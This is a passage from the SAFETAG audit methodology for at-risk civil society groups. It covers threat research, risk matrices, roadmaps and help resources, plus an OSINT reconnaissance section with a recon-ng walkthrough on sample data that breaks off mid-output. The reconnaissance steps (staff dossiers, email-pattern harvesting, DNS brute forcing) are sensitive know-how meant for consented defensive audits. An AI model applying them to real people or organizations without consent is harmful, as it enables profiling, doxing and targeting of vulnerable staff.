- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.
- The regional or country focus of the report may reveal information about the acitivites of an auditor. If the report is to be shared, consider sharing in bulk or a significant time after any travel has been completed.
- If the report is to be shared, ensure your audit agreement with the organization covers and restrictions for sharing.

Walk Through

Thoroughly research technical attack history for the country/region, with a focus on identifying attacks which may focus on the work of the organization. Auditors are advised to track both capability (known attacks and tools) and intent (attempts to aquire tools, changes in policies, public statements). For auditors who intend to share their research efforts, it is incredibly useful to include key quotes and data directly into relevant sections of this document, providing a reference or link back to the original report. This allows future reviewers to more immediately understand your assessment, what it has included and not, and incorporate new material.

It is useful to categorize the research into categories:

- **Surveillance** (Surveillance Technology, Encryption Regulation, Identity Tracking, Requests for User Information)

- **Targeted Attacks** (Targeting Ability, Technical Sophistication)
- **Censorship and Connectivity** (Network Ownership, Shutdowns, Targeted Censorship, Blocking apps, Blocking Circumvention)
- **Seizure and Theft** (Device Confiscation, Targeted Raids, Robbery/Theft)

Keep a separate running list for:

- **Targeted Populations** (Are specific types of people targeted/surveilled due to their identity/race/background?)
- **Targeted Activities** (Are specific activities abnormally targeted - e.g. protests, calls for government transparency, etc.?)
- **Sensitive Events** (Are there specific historic/anniversary/holiday dates, upcoming elections (https://www.ndi.org/elections-calendar), or other known events to be noted?)
- **Sources and New Additions** (What resources have you found, ?)

If the country(ies) of interest are in the Freedom on the Net report, you will be able to gather a great deal of baseline information across all the sections by reading through the relevant country reports. The key internet controls found in the Freedom on the Net report (https://freedomhouse.org/report/key-internet-controls-table-2016) guided many of the categories used here, reducing the effort required to create a baseline report. More advanced reporting could include references to the CAPEC (Common Attack Pattern Enumeration and Classification) taxonomy, and auditors may also be interested in leveraging the STIX standard to better automate sharing and further research into specific threats using threat information sharing platforms.

Additional organizations which regularly release in-depth digital security focused country reports which are strongly recommended to review in creation of an assessment are listed below. These sources often link to their primary sources or other groups doing dedicated research on the country or topic for further research. In addition, sub-sections list topic-specific research ideas.

- Digital attacks and threat information affecting NGOs and media
- Industry-wide news and data

Below are definitions and resources for the research categories which can help build out a country or regional assessment useful for the auditor, the organization, and for the broader organizational security community.

- **Surveillance**
- **Targeted Attacks**
- **Censorship and Connectivity**
- **Seizure and Theft**

Prepare for Uncertainty

Report Creation and Recommendation Development

Summary

In this component the auditor identifies the organization's strengths and weakness (expertise, finance, willingness to learn, staff time, etc.) to adopting new digital and physical security practices and documents the possible actions the organization could take on to address the vulnerabilities found during the audit, the difficulty of taking on those actions, and the resources that the host may be able to leverage to address them. Resources can include, but are not limited to, local technical support and incident response groups/trade organizations, places to obtain discount software, trainers, and guides/resrouces they can use to support their up-skilling.

Purpose

The host needs to be able to take action after an audit. The recommendations that an auditor provides to address vulnerabilities must cover a range that allows an organization to address them in both the short-term and more comprehensively in the long-term. Knowing an organization's strengths and weaknesses will allow the auditor to provide more tailored recommendations that an organization will be more likely to attempt and achieve. In doing this the SAFETAG auditor has an opportunity to act as a trusted conduit between civil society organizations in need and organizations providing digital security training, technological support, legal assistance, and incident response.

Guiding Questions

- What are the organizational areas of strength (expertise, finance, willingness to learn, staff time, etc.) that the organization can leverage when engaging in technological adoption/change?
- What are the organizational areas of weakness (expertise, finance, willingness to learn, staff time, etc.) that need to be taken into consideration when engaging in technological adoption/change?
- What are the organizational barriers to adoption?
- Are the recommendations you are providing directly related to the security audit? If not, do they support the organization in accomplishing their security tasks, or distract from them?

Outputs

- Short-term recommendations to address each vulnerability.
- Long-term recommendations to address each vulnerability.
- Summaries of why recommendations were not given for any vulnerabilities or adversaries.
- Lists of organizations that can assist the host accomplish their task.
- Lists of educational resources the organization can use for training.
- Contact information for recommended trainers who can help with digital security training.

Operational Security

- Treat the data and analyses of this step with the utmost security.
- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.
- Do not share any organization information or data when reaching out to possible resources.

References

resource_identification

- **Directory:** "Selected International and Regional Organisations providing support to HRD" (Workbook on Security: Practical Steps for Human Rights Defenders at Risk)
- **Directory:** "Security Training Firms" (CPJ)
- **Digital Emergency Contacts:** "Seeking Remote Help" (The Digital First Aid Kit)
- **Directory:** "Resource Handbook" (Center for Investigative Journalism)
- **Guide:** "Additional Resources: p. 298" (Operational Security Management in Violent Environments (Revised Edition))

Digital Security Guides

- **Database:** "Safety and confidentiality for technology use by agencies serving victims." (NNEDV's Safety Net Project)
- **Database:** "Technology Safety, Organizational Technology Capacity & Development" (NNEDV's Safety Net Project)
- **Guide:** "Secure Hosting Guide" (equalit.ie)
- **Guide:** "Paper (DRAFT) on Best Current Practices regarding the configuration of cyptographic tools and online communication." (Better Crypto)

Possible Financial Resources for Host Organizations

International organisations that may provide security grants

Frontline Defenders Security Grants Programme _See also the "Alternative Sources of Funding" list on this page

Digital Defenders Digital Security Emergency and Support Grants

Freedom House Emergency Assistance Programs

Training Resources

- **Directory:** "Security Training Firms" (CPJ)

Emergency Resources

Emergency Aid for Journalists

International protection mechanisms for human rights defenders

What Protection Can The United Nations Field Presences Provide?

24/7 Digital Security Helpline: help@accessnow.org PGP key fingerprint: 6CE6 221C 98EC F399 A04C 41B8 C46B ED33 32E8 A2BC

CiviCERT - a coordination of rapid response organizations. CiviCERT members offering emergency support are listed in the Digital First Aid Kit

Resource Lists

- **Directory:** "Resource Handbook" (Center for Investigative Journalism)
- **Directory:** "Selected International and Regional Organisations providing support to HRD" (Workbook on Security: Practical Steps for Human Rights Defenders at Risk)
- **Guide:** "Additional Resources: p. 298" (Operational Security Management in Violent Environments (Revised Edition))
- **Database:** "A Collaborative Knowledge Base for Netizens" (Tasharuk)
- **Guidelines:** "Microsoft nonprofit discount eligibility guidelines per country" (Microsoft)
- **Organization:** "TechSoup, nonprofits and libraries can access donated and discounted products and services from partners like Microsoft, Adobe, Cisco, Intuit, and Symantec." (TechSoup)

recommendation_development

- **Guide:** "Mitigation Recommendation" (NIST SP 800-115)
- **Overview:** "How Is Risk Managed?" (An Introduction to Information System Risk Management)
- **Book:** "Digging Deeper into Mitigations - p. 130" (Threat Modeling - Adam Shostack)[^shostack]

identifying_recommendations

Activities

Creating a Risk Matrix

Summary

As part of SAFETAG's dedication to building agency and supporting organizational adoption of safer practices, a careful prioritization of vulnerabilities is invaluable in keeping audit results from appearing overwhelming. In addition, this component ranks the vulnerabilties identified using the risk-matrix developed with the host organization's staff. Using the host-created framework will allow for a deeper understanding of the impact of vulnerabilities and encourage greater investment in addressing them.

Overview

Vulnerability prioritization is a critical process. It is vital that the reasoning an auditor uses during this stage are documented and available within the report. If an auditor does not create accurate associations between the host identified impact or uses an inaccurate assessment of adversary capabilities it can lessen the credibility of the recommendations made.

After the activities are complete the auditor has tasks that build upon the outputs of the activities.

- Chart vulnerabilities against likelihood
- A short overview of the how the likelihood was determined for each vulnerability.
- A listing of the process, impact, and likelihood for each vulnerability.
- Create a risk matrix placing **impacts** against a range of likelihood.
- An overview of the risks the organization is accepting until they address each vulnerability.

Materials Needed

- Stickies
- Markers
- Whiteboard or flip-chart

Considerations

- Treat the data and analyses of this step with the utmost security.
- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization’s country, or is known to surveil.

Walk Through

Identify and rank vulnerabilities

- Identify the possible impact of the vulnerability.
- Identify any threats to critical process' the vulnerability makes possible.
- Identify the process with the greatest impact if interrupted.
- Identify the possibility of exploitation.
- Identify the level of resources required to exploit the vulnerability.
- Compare the resources required against the capabilities identified in the risk modeling activities and the contextual research you completed.

Build a vulnerability/likelihood matrix

- Position the vulnerability on the risk matrix in relation to its likelihood and its impact.

Create a risk matrix

- Place **impacts** against a range of likelihood.
- Clean up critical process maps for use in reporting.
- Create a list of all services or assets that were identified during the activity that were not already known by the auditor.

Roadmap Development

Summary

This component consists of an auditor sorting their recommendations in relation to the organizations threats and capacity. The auditor prioritizes vulnerabilities, weighs the implementation costs of recommendations and then creates an actionable roadmap for the organization to make their own informed choices about possible next steps as they move forward.

Overview

As part of SAFETAG's dedication to building agency and supporting organizational adoption of safer practices, a careful prioritization of vulnerabilities is invaluable in keeping audit results from appearing overwhelming. An organization needs to be able to weigh their possible paths forward against the time lost from program activities, the cost to implement the threat, and the other threats that they are not addressing. Roadmapping is used to give the host the tools to make these decisions and provide them with a recommended path forward that will allow them to make immediate gains towards protecting themselves. The existing in/formal security practices captured during this process will be used to remove organizational and psyco-social barriers to starting new practices.

Considerations

- Treat the data and analyses of this step with the utmost security.
- The roadmap may be shared with local IT support, digital security trainers, possible funders, or other consultants in part, or in full. Consider the content in light of this.
- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization’s country, or is known to surveil.

Walk Through

- Compare the resources required against the capabilities identified in the risk modeling activities and the contextual research you completed.
- Based upon the organizational capacity assessment, build a menu that builds upon the organizational strengths to create a path forward that provides achievable outcomes, maintains agency, and steps towards long-term difficult outcomes with high reward for the host.
- **Implementation Matrix Development:** Create an "implementation matrix." with the urgency of the threat addressed balanced by the difficulty of implementation given available organizational capacity for the recommendations.

- **Roadmap Development:** Identify critical vulnerabilities, with achievable recommendations that fit into threat narratives that you heard from staff during the audit to create a remediation roadmap for addressing the threats faced by the organization. Include a short description of why each recommendation (and corresponding threat) was ranked with the urgency it was assigned.

- **Documenting Existing Successes:** Place the recommendations on a time-line that includes the existing practices of the organization to show that the remediation process is a continuation of the hosts existing in/ formal security practices. [^shostack_anchoring]

Resource Identification

Summary

In this component the auditor documents resources that the host may be able to leverage to address the technical, regulatory, organizational, or behavioral vulnerabilities identified during the audit.

This can include, but is not limited to, local technical support and incident response groups/trade organizations, places to obtain discount software, trainers, and guides/resources they can use to support their up-skilling.

Overview

- Identify trusted resources that the organization can leverage to accomplish the identified recommendations.

Considerations

- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization’s country, or is known to surveil.

- Do not share any organization information or data when reaching out to possible resources.

Walk Through

A SAFETAG auditor has an opportunity to act as a trusted conduit between civil society organizations in need and organizations providing digital security training, technological support, legal assistance, and incident response. As SAFETAG auditors develop deep knowledge of regional and global resources available the organizations they audit will have a greater chance of identifying resources that they can use. As auditors share resources they have identified back to the SAFETAG network, each auditor's possible impact can be increased.

- Lists of organizations that can assist the host accomplish their task.

- Lists of educational resources the organization can use for training.

- Contact information for recommended trainers who can help with digital security training.

Identifying Recommendations

Report Creation

Summary

This component consists of an auditor compiling their audit notes and recommendations into a comprehensive set of documents the shows the current state of security, the process by which the auditor came to that assessment, and recommendations that will guide the hosts progression to meet their security goals.

Overview

Once an auditor has left, the report is the auditor's chance to continue a conversation (albeit a static one) -- even if the organization never talks to the auditor again. If written with care it can be a tool to encourage agency and guide adoption. The report has many audiences who will need to use it in different ways. For the auditor and the organization, it acts as documentation of what an auditor accomplished. For the organization, it will be guide for connecting vulnerabilities to actual risks, a rallying cry for change, and proof of need for funders. For those the organization brings in to support their digital security, it provides a roadmap towards that implementation and a task-list for future technologists and trainers paid to get the host there - as well as a checklist for validating that threats have been addressed.

- **Target Invested Parties:** During the audit identify parties who will impact the vulnerability remediation process (e.g. funders, external contractors, partners) and work with the organization to target components of the report at those parties. Do the recommendation that you have fit into any narratives that you heard from staff?
- **Visualizing Charts:** Create charts and visuals for the roadmap, risk-matrix, implementation matrix, and critical processes.
- **Document Translation:** Compose sections that will be shared with invested parties (funders, technical support, trainers) to support the organizations aims for those parties.

Considerations

- Treat the report with the utmost security. It should only be shared as a complete work between the auditor(s) and the identified leadership and points of contact of the organization.

Walk Through

- Create charts and visuals for roadmap, risk-matrix, implementation matrix, and critical processes.
- Compile approaches, impact, risk, recommendations and resources for each vulnerability.
- Prepare narrative components.
- Write explanations for why any adversaries or threats that the auditor identifies as "un-addressable" with the organizations current capacity.
- Collect agreements & scope.
- Document tools used for testing where needed.
- Update glossary where needed.
- Compile full report contents.
- Send the report to client. [^secure_reporting]
- Document updates to activities to submit back to SAFETAG.

Reconnaissance


Summary

The remote assessment methodology focuses on direct observation of an organization and their infrastructure, consisting of passive reconnaissance of publicly available data sources ("Open Source Intelligence") This allows the auditor to identify publicly available resources (such as websites, extranets, email servers, but also social media information) connected to the organization and remotely gather information about those resources.

Purpose

While much of SAFETAG focuses on digital security challenges within and around the office, unintended information available from "open sources" can pose real threats and deserve significant attention. This also builds the Auditor's understanding of the organization's digital presence and will guide specific vulnerabilities to investigate once on site.

The Flow of Information



Guiding Questions

- Depending on the organization's security needs, does it "leak" any sensitive information online (location, staff identities, program locations?)
- Can you identify partners or beneficiaries through the organizations sites?
- What is the pattern for staff e-mail addresses?
- Have any of the the organization's servers, users, or e-mail accounts been compromised in the past?
- Are executive / staff social media accounts in scope, and if so, are they compliant with the organizational social media policies? What additional threats do they introduce?

Outputs

- Dossier of organizational, partner, and beneficiary "open sources" information exposed online.
- Identification and mapping of externally facing services and unintentionally exposed internal services.
- Follow the proper incident response plan if high risk problems are identified.

Operational Security

- While this does not focus on identifying of vulnerabilities, it may nonetheless expose certain threats, particularly with regard to publicly-accessible information that is presumed to be confidential, such as the identity of sensitive staff, the existence of sensitive partner- and funder-relationships, or the organization's history of participation in sensitive events or travel to sensitive locations.

Preparation

This Section:

- does not require privileged access to the organization's offices, infrastructure or staff;
- relies primarily on third-party data sources and observation and light probing of the organization's infrastructure;
- can generally be carried out from any secure Internet connection.
- **Standard:** Intelligence Gathering (The Penetration Testing Execution Standard)
- **Guide:** "Passive Reconnaissance" (Security Sift)
- **Tool:** "NameChk account search" (NameChk)
- **List:** "Open Source Intelligence Links" (Intel Techniques)
- **List:** "OSINT Tools - Recommendations List Free OSINT Tools." (subliminalhacking.net)
- **Guide:** "OWASP Testing Guide v4 - Information Gathering" (OWASP)

Organizational Information Gathering

- **Database:** "find the email address formats in use at thousands of companies." (Email Format)

Searching

- **Online Courses:** Power Searching and Advanced Power Searching online courses (Power Searching With Google)
- **Online Course:** Advanced Power Searching By Skill (Power Searching With Google)
- **Cheat Sheet:** Google Hacking and Defense Cheat Sheet (SANS)
- **Cheat Sheet:** Google Search Punctuation Operators (Google Support)
- **Cheat Sheet:** Google Power Searching Quick Reference Guide (Power Searching With Google)
- **Database:** Google Hacking Database (Exploit Database)

Pastebin Searching

- **Article:** "Using Pastebin Sites for Pen Testing Reconnaissance" (Lenny Zeltser)
- **Custom Search** "This custom search page indexes 80 Paste Sites:" (Intel Techniques)
- **Article** "Pastebin: How a popular code-sharing site became the ultimate hacker hangout" (Matt Brian)

- **Advanced Search** "Github Advanced Search" (Github)

Recon-ng

- **Site:** "Recon-ng: Website" (Bitbu * **Guide:** [The Recon-ng Frameworkcket)
- **Type:** "Recon-ng: Usage Guide" (Bitbucket)
- **Demonstration:** "Look Ma, No Exploits! – The Recon-ng Framework - Tim "LaNMaSteR53" Tomes" (Derbycon 2013)
- **Guide:** toolsmith guide to Recon-ng
- **Video:** Tektip ep26 - Information gathering with Recon-ng Video Tutorial
- **Guide:** The Recon-ng Framework : Automated Information Gathering
- **Guide:** The Recon-ng Framework : Updated modules

Activities

Manual Reconnaissance

Summary

This exercise suggests some targeted online search tools and tricks to gather information leakages from organizations. While many advocacy, activism, and media/journalism focused organizations are very public as part of their operations, the searches suggested here aim to explore data that could be used to better attack or socially engineer an organization.

Overview

- Use advanced search tools of major search engines to discover partners, projects, and other valuable information about the organization.
- Social Media / Account Discovery
- Search pastebin and github style sites for breach and website/software development records
- Use reverse image searching and exif tools on photos of interest
- Use to add additional data in to, and to research further discoveries from, the automated recon work

Considerations

- Use VPNs or Tor to conduct your searching. Tor may be blocked by some services.
- Some searches may reveal personal information. Be empathetic and responsible with this, even though it is "public" information.

Walk Through

These custom and more manual approaches work excellently in combination with automated tools such as recon-ng or the commercial Maltego. Working with both these tricks and the automated tools, feeding information learned from one back to the other, is a powerful way to unearth large amounts of information about an organization.

Much of the tools and further guidance is well covered in the references for the Reconnaissance method, a small selection of starting points is mapped out below.

Take care, however, to not waste time on this; using image information tools on every photo on an organization's website, or researching every linked social media account may not provide further valuable information - step back and judge the value of digging deeper - are you finding adversaries? Are you finding information that the organization may not want online? Are there other methods which might be more appropriate to apply?

Recommendations

Part of modern life is having a presence on-line. For many organizations, their online work is key to their success. It is overall important to understand how disparate pieces of data can be combined by a dedicated adversary to build a deep understanding of the organization and its employees, which is useful in "social engineering" attacks such as "spear-phishing" -- sending professional, seemingly relevant emails with malicious attachments.

Monitoring sites (like pastebin with tools like pasteLert) for information about your organization can help detect breaches, especially by cyber-criminals. However, it is generally more valuable to expend limited resources on constant updates of the web server, CMS system (e.g. Joomla), and plugins.

Running images through tools to remove "EXIF" data is useful, particularly when the images come from devices (such as smartphones) with GPS built-in.

Consider the risk of doxing, which affects particularly organizations with a focus on topics that carry a social stigma - OSINT-based attacks can affect for example single members of women's and LGBTQ rights organizations. In these cases the research described in this exercise should also be carried out on the most visible persons of the organization. This activity can be combined with the Self-Doxing exercise to identify and mitigate vulnerabilities without intruding into team members' privacy.

Automated Reconnaisance

Summary

This component allows the auditor to quickly identify publicly available resources (such as websites, extranets, email servers, but also social media information) connected to the organization and remotely gather information about those resources.

While much of SAFETAG focuses on digital security challenges within and around the office, remote attacks on the organization's website, extranets, and unintended information available from "open sources" all pose real threats and deserve significant attention. SAFETAG takes great care to take a very passive approach to this work, especially when done off-site, so as not to have unintended consequences on the organization's infrastructure or undermine operational security concerns.

This remote work also feeds in to the Auditor's understanding of the organization's digital presence (and their own understanding thereof), and will guide specific vulnerabilities to investigate once on site.

Overview

- Passive Reconnaissance

Expected Outputs

- Dossier of organizational, partner, and beneficiary "open sources" information exposed online.
- Identification and mapping of externally facing services and unintentionally exposed internal services.
- Follow the proper incident response plan if high risk problems are identified.

Considerations

- Use VPNs to do automated searching. The automated process can be misconstrued by various services as malicious and cause your local network to get blocked, filtered, or surveilled. Tor is often blocked by the tools you will be using.

Walk Through

Both Recon-ng and Foca are open source reconnaissance tools with many available plugins. Foca is, out-of-the-box, more aimed at extracting metadata from documents and images, whereas Recon is slightly more focused on finding digging into domains, subdomains, contacts, and the more network-level information. Both tools are best used in addition to critical thinking and manual exploration, and require "seed" inputs to get started and careful curation to remove false leads.

VARIANT: RECON-NG

What is recon-ng?

recon-ng is an interactive command-line application written in python which is used to carry out reconnaissance using various open source intelligence resources. It offers a library of modules to carry out various searches using existing knowledge such as a website domain, an IP, an email address, a name, or a geographic location. Some modules require usage of a service API which you will need to obtain yourself (some of these are free with usage limitations while others must be paid for). Usage of the modules will populate dynamic database tables with information of interest such as personnel contacts, usernames, emails, technical information like hosts, IPs, and ports, and password hashes or plaintexts.

Installing recon-ng

Follow installation instructions from Recon-ng Getting Started Instructions. Note that recon-ng is already included in Kali Linux and Parrot.

Using recon-ng

Below is a walkthrough on using recon-ng v5, but there is also a good introductory recon-ng V5 video series at Recon-ng v5 series

Interface Basics

Run recon-ng from the command line:

```
# recon-ng
```

By pressing the tab key twice you can use auto-completion to see the available options. This is a good way to familiarize yourself with the commands and navigation. On a new installation, pressing tab twice will display:

```
[recon-ng][default] >
back         db           help         keys         modules      pdb          shell
snapshots    workspaces   exit         index        marketplace  options      script
show         spool
```

These are the first level of commands

Autocomplete (pressing tab) works even inside commands:

```
[recon-ng][default] > show
banner           credentials      hosts            locations        options          schema
companies        dashboard        keys             modules          ports            vulnerabilities
contacts         domains          leaks            netblocks        pushpins         workspaces
```

Adding recon modules

recon-ng v5 does not come with any modules pre-installed but contains a marketplace from which you can search and install individual modules.

Typing `marketplace search` will list all modules in the marketplace. Note that modules have a specific name format which helps the user understand the flow of data inside the tool. Remember that recon-ng organises information into a number of database tables such as domains, hosts, contacts, leaks. Modules use the syntax `<methodology step>/<input table>-<output table>/<module>`. The inputs are the first part of each module, and the outputs are the second part. The module name itself is the tool used to process the data. So, recon/domains-hosts/brute-hosts takes domain names (websitename.org) as an input, and outputs hostnames (extranet.websitename.org, etc.). If you provide the name of the specific module, recon-ng can figure it out (though tab completion doesn't help) -- for example, `marketplace info threatminer` works just as well as `marketplace info recon/domains-hosts/threatminer`

Typing `marketplace search` will display all modules in the marketplace. You can also search for a specific word or input/output table such as `marketplace search DNS` or `marketplace search hosts`.

If you want to read what a module does before installing it then execute `marketplace info <modulename>`

The results of the search query look like this:

```
[recon-ng][default] > marketplace search DNS
[*] Searching module index for 'DNS'...

  +-------------------------------------------------------------------------------------+
  |                  Path                 | Version |     Status    |  Updated   | D | K |
  +-------------------------------------------------------------------------------------+
  | discovery/info_disclosure/cache_snoop | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/domains-domains/brute_suffix    | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/domains-hosts/binaryedge        | 1.0     | not installed | 2019-06-24 |   | * |
  | recon/domains-hosts/brute_hosts       | 1.0     | installed     | 2019-06-24 |   |   |
  | recon/domains-hosts/findsubdomains    | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/domains-hosts/threatcrowd       | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/domains-hosts/threatminer       | 1.0     | not installed | 2019-06-24 |   |   |
  +-------------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.
```

As explained in the search results legend, a module with a * in the D column has dependencies which will be listed if you check the module info. Dependencies can be installed outside of recon-ng using `pip install <dependency_name>`. Modules with a * in the K column require an API key, explained below.

Install a module with `marketplace install <module_name>` or install all modules with `marketplace install all` though modules with missing dependencies and missing API keys will not work until you address those needs. You can also install a collection of modules by using commands like `marketplace install recon` to install all the recon/* modules, or `marketplace install recon/domains-hosts` to get all of the domains-hosts modules under recon.

First steps

NOTE: This walkthrough is using sample data. Results will vary widely depending on the organization you are working with.

recon-ng lets you set up separate workspaces to organise your reconnaissance work. This will likely be used to separate results and findings for reconnaissance on different organisations. Different workspaces maintain separate results database tables.

- Create a workspace for your recon.

```
[recon-ng][default] > workspaces add websitename
[recon-ng][websitename] >
```

- Note that you can also switch workspaces during the recon.

```
[recon-ng][websitename] > workspaces load default
[recon-ng][default] >
[recon-ng][default] > workspaces load websitename
[recon-ng][websitename] >
```

- Add known seed information (domains, netblocks, company names, locations, etc.)

Start off with information you already know about the organisation you are conducting reconnaissance on.

Display possible seed information by using auto-completion - type the command below followed by tapping tab twice:

```
[recon-ng][websitename] > db insert
companies        credentials      hosts            locations        ports            pushpins
vulnerabilities
contacts         domains          leaks            netblocks        profiles         repositories
```

We will only use the organization's name, one domain, two netblocks (that we got by searching for other domains and ping-ing them), and two e-mails of the company we are looking for so we will add those.

First, add the company name.

```
[recon-ng][websitename] > db insert companies
company (TEXT): Websitename
description (TEXT):
```

Next, add the domain. You can then use the `show` command to see the data you have entered or collected in that table.

```
[recon-ng][websitename] > db insert domains
domain (TEXT): websitename.org
notes (TEXT):
[*] 1 rows affected.
[recon-ng][websitename] > show domains

  +-----------------------------------------------+
  | rowid |      domain     | notes |    module    |
  +-----------------------------------------------+
  | 1     | websitename.org |       | user_defined |
  +-----------------------------------------------+

[*] 1 rows returned
```

Next, add any contacts. we don't know much. But, we will add what we know.

```
[recon-ng][websitename] > db insert contacts
first_name (TEXT): Bob
middle_name (TEXT): Pirate
last_name (TEXT): Smith
email (TEXT): bpsmith@websitename.org
title (TEXT): Compliance Manager
```

```
region (TEXT):
country (TEXT): USA
phone (TEXT):
notes (TEXT):
[*] 1 rows affected.

[recon-ng][websitename] > db insert contacts
first_name (TEXT): Susan
middle_name (TEXT):
last_name (TEXT): Mirembe
email (TEXT): smirembe@websitename.org
title (TEXT): Chief of Party
region (TEXT):
country (TEXT): USA
phone (TEXT):
notes (TEXT):
[*] 1 rows affected.
```

Finally we will add the ip address of their website.

```
[recon-ng][websitename] > db insert netblocks
netblock (TEXT): 96.127.170.252
notes (TEXT): Public website IP
[*] 1 rows affected.
[recon-ng][websitename] > db insert netblocks
netblock (TEXT): 96.127.170.121
notes (TEXT): Public website IP
[*] 1 rows affected.
```

Here it is in the database.

```
[recon-ng][websitename] > show netblocks

  +-------------------------------------------------------------+
  | rowid |    netblock    |       notes       |    module    |
  +-------------------------------------------------------------+
  | 1     | 96.127.170.252 | Public website IP | user_defined |
  | 2     | 96.127.170.121 | Public website IP | user_defined |
  +-------------------------------------------------------------+

[*] 2 rows returned
```

Reconnaissance phase (netblocks example)

- Run modules that leverage known netblocks. This exposes other domains and hosts from which domains can be harvested.

First, search for any modules that use netblocks as an input.

```
[recon-ng][websitename] > marketplace search netblocks-
[*] Searching module index for 'netblocks-'...

  +-------------------------------------------------------------------------------------+
  |                  Path                 | Version |     Status    |  Updated   | D | K |
  +-------------------------------------------------------------------------------------+
  | recon/netblocks-companies/whois_orgs  | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/netblocks-hosts/reverse_resolve | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/netblocks-hosts/shodan_net      | 1.0     | not installed | 2019-06-24 |   | * |
  | recon/netblocks-hosts/virustotal      | 1.0     | not installed | 2019-06-24 |   | * |
  | recon/netblocks-ports/census_2012     | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/netblocks-ports/censysio        | 1.0     | not installed | 2019-06-24 |   | * |
  +-------------------------------------------------------------------------------------+
```

In the case of `recon/netblocks-hosts/reverse_resolve` we can see that the "reverse_resolve" module is a reconnaissance module that takes in netblocks and produces hosts.

Lets install it with `marketplace install recon/netblocks-hosts/reverse_resolve` or just `marketplace install reverse_resovle`.

Now we can load that module to use it

```
[recon-ng][websitename] > modules load recon/netblocks-hosts/reverse_resolve
[recon-ng][websitename][reverse_resolve] >
```

An empty command line can be daunting. Use the `info` command to learn about the module and see what options are available.

```
[recon-ng][websitename][reverse_resolve] > info

      Name: Reverse Resolver
    Author: John Babio (@3vi1john)
   Version: 1.0

Description:
  Conducts a reverse lookup for each of a netblock's IP addresses to resolve the hostname. Updates the
  'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT netblock FROM netblocks WHERE netblock IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs
```

Notice how the current value of SOURCE is 'default'? Then look at the source options - the default behaviour is to run the module on all netblocks found within the netblock table which we have already begun to populate in the last step. There are other options such as resolving one particular IP by changing the source using `options set SOURCE 8.8.8.8`, or using an input file or a custom database query. In this walkthrough, we will use the default behaviour which takes the current contents of netblocks as input. Now, use `run` to run the module .

```
[recon-ng][websitename][reverse_resolve] > run

--------------
96.127.170.121
--------------
[*] Country: None
[*] Host: vps.websitename.org
[*] Ip_Address: 96.127.170.121
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------

--------------
96.127.170.252
--------------
[*] Country: None
[*] Host: vps.websitename.org
[*] Ip_Address: 96.127.170.252
```

```
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------

-------
SUMMARY
-------
[*] 2 total (2 new) hosts found.
```

Since it promised us hosts, we will see what hosts it uncovered.

```
[recon-ng][websitename][reverse_resolve] > show hosts

  +-------------------------------------------------------------------------------------------------------------
------------+
  | rowid |        host       |   ip_address   | region | country | latitude | longitude | notes
|      module     |
  +-------------------------------------------------------------------------------------------------------------
------------+
  | 1     | vps.websitename.org | 96.127.170.121 |        |         |          |           |       |
reverse_resolve |
  | 2     | vps.websitename.org | 96.127.170.252 |        |         |          |           |       |
reverse_resolve |
  +-------------------------------------------------------------------------------------------------------------
------------+

[*] 2 rows returned
```

Since this module has finished, we will leave it using the `back` command.

```
[recon-ng][websitename][shodan_net] > back
[recon-ng][websitename] >
```

- Run modules that conduct DNS brute forcing of TLDs and sub-domains against current domains.

Reconnaissance is all about turning existing information into more information. You may start with something as simple as a company name, like ACME, and you know their website is ACME.com, but did you know that they have a non-profit arm at ACME.org, and that there is a European branch at ACME.eu or that their development team runs an extranet at ACME.net and that vendors login from vendor.acme.net while the development team logs in at dev.acme.net?

Let's find new domains using brute forcing. First we should look for what is available, then install, load, and run the selected module. Follow along the command prompts below. Due to the large number of TLDs this can take a long time - if you get tired of waiting press CTRL + C to interrupt the process - it will still save the results in the database:

```
[recon-ng][websitename] > marketplace search domains-domains
[*] Searching module index for 'domains-domains'...

  +-------------------------------------------------------------------------------+
  |                Path                | Version |     Status    |  Updated   | D | K |
  +-------------------------------------------------------------------------------+
  | recon/domains-domains/brute_suffix | 1.0     | not installed | 2019-06-24 |   |   |
